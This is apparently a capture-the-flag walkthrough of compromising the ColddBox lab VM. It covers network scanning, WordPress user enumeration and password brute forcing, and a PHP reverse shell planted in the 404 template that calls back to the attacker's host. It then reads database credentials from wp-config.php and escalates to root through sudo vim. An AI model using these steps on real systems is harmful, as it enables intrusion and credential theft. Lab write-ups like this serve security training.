Pentesting on Colddbox – Mini Project

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
Network Scanning

Discover the target machine IP address.

The first step is to identify the target machine IP address. We can do this by running the Colddbox machine in the same network as our kali linux and running the netdiscover command.

$ netdiscover -r 192.168.0.0/24



Here , we discovered the IP address of the target machine which is 192.168.0.105

After we got to know the IP address of the target machine we will perform a nmap scan to know the ports which are open, by running the following command :

$ nmap -Pn 192.168.0.105

```
Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)
```

Hence, we got to know that port 80 (http) is open.


If we want to know more about this, we can use the whatweb command.

$ whatweb 192.168.0.105

Identifying the vulnerability

After identifying the IP address of the target machine. We can proceed with finding vulnerability.

As I identified that port 80 is open, it works with the browser. So I enter the target IP into the Mozilla browser.



From the website I got to know that , it has been developed in WordPress which means I can use wpscan to find out the users.

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To perform the wpscan I will be using the following command.

$ wpscan –url 192.168.0.105 –enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb  2 09:36:00 2024
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 14.454 KB
[+] Data Received: 264.826 KB
[+] Memory used: 173.605 MB
[+] Elapsed time: 00:00:04
```

From this , I got to know the valid users of the website.

Brute forcing on WordPress Login

Our next step will be finding the password of any user.

Here, I choose the c0ldd username and I perform a brute force attack using wpscan tool to find the password.


$ wpscan -url http://192.168.0.105 -username c0ldd -passwords /usr/share/wordlists/rockyou.txt

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <------------------------------------------------------------------------> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:28 <                                                                    > (1225 / 14345617)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Feb  2 09:40:23 2024
[+] Requests Done: 1366
[+] Cached Requests: 36
[+] Data Sent: 443.166 KB
[+] Data Received: 4.514 MB
[+] Memory used: 254.52 MB
[+] Elapsed time: 00:00:34
```

After performing the attack , I got a valid combination for the user c0ldd, i.e.,

Username = c0ldd Password = 9876543210

By this , I can login in the site.



Now I'm in the admin dashboard. WordPress just like any other content management system always has a way to execute code so long as I was authenticated. In my case , I can edit 404.php template and use it to get a reverse shell on the machine.

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

Reverse Shell

Reverse Shell by modifying the 404.php . I navigate to Appearance/Editor



Choose the 404 template



In this reverse shell, I have to change the IP to my kali linux IP (which is 192.168.0.117 , got to know by running ipconfig in my kali linux terminal).

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Setting up netcat listener

We can set a netcat listener on the port 1234. Also, I opened the python spawned shell.

$ nc -lnvp 1234

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:51:12 up  2:19,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/$

www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp       vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

We can now target the wp-config.php file as it contains the username and password for the database.

```
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.
```

```
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^C
```

From this, I obtained the credentials of the user c0ldd. After this , I switch the user to c0ldd.


$ su c0ldd

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
```

After this , I browse through the machine to find anything. I find a file called user.txt which contains some text , after opening the text file using cat command , I saw a text which was encoded in base64 so I decoded the text using base64 command.

$ cat user.txt |base64 -d

```
c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cst user.txt
cst user.txt
No se ha encontrado la orden «cst» pero hay 18 similares
cst: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
```



After that I got a message saying Congratulations, first level achieved !

Getting root privileges


I perform sudo -l command to list binary files of root.

```
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

After that, I go to the website “GTFOBins” to find any local bypass for the application.



I choose “vim” to bypass into the root.

.. / vim

Star 8,891

Shell | Reverse shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
vim -c ':!/bin/sh'
```

```
:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicidades, máquina completada!#
```

After getting into the root directory , I find a txt file again root.txt. When I read the contents of that file I get another encoded text which after decoding I get the text “Congratulations, machine completed!”

Felicidades, maquina completada!

Translate from: Portuguese

Congratulations, machine completed!

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